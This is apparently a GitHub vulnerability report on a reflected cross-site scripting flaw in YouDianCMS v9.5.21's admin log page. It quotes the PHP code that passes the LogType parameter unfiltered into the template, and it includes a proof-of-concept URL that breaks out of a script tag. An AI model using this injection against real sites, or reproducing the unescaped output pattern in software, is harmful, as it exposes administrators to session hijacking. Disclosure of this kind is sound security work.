New issue

YouDianCMS v9.5.21 has another reflected XSS vulnerability in App/Tpl/Admin/Default/Log/index.html #5

Open

zonesec0 opened 3 weeks ago

Description
YouDianCMS v9.5.21 is vulnerable to XSS. Attackers can add malicious JavaScript scripts to the URL, and the server will concatenate the malicious scripts into the URL and return them to the browser, ultimately causing XSS vulnerabilities

Vendor Homepage
http://youdiancms.com/download/369.html

Vulnerable File
App/Tpl/Admin/Default/Log/index.html

VERSION(S)
v9.5.21

Vulnerability Type
XSS

Root Cause
In App/Lib/Action/Admin/LogAction.classphp, the server retrieves the value of the parameter LogType from the browser without security filtering.


```
14        $p['DataCallBack'] = 'updateUserCity';
15        $p['Parameter'] = array(
16                'UserName' => isset($_REQUEST['UserName']) ? $_REQUEST['UserName'] : '',
17                'LogType' => isset($_REQUEST['LogType']) ? $_REQUEST['LogType'] : '',
18        );
19        $p['HasPage'] = true; //表示有分页
20        $this->opIndex( $p );
21    }
22
23    /**
```

Directly return the value of LogType to the browser in the template file
App/Pll/Admin/Default/Log/index.html

```
94  });
95
    Show usages
96  function pageInit(){
97      $("#LogType").val( "{$LogType}");
98  }
99
    no usages
100 function del(id){
101     if(checkSafeQuestion()) return;
102     ConfirmBox("{$Think.lang.DeleteTip}", function () {
```

###payload
Need to log in to the system

http://{domain}/index.php/Admin/log/index?LogType=</script><script>alert(1)</script>



Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with Copilot Agent Mode

No branches or pull requests

Participants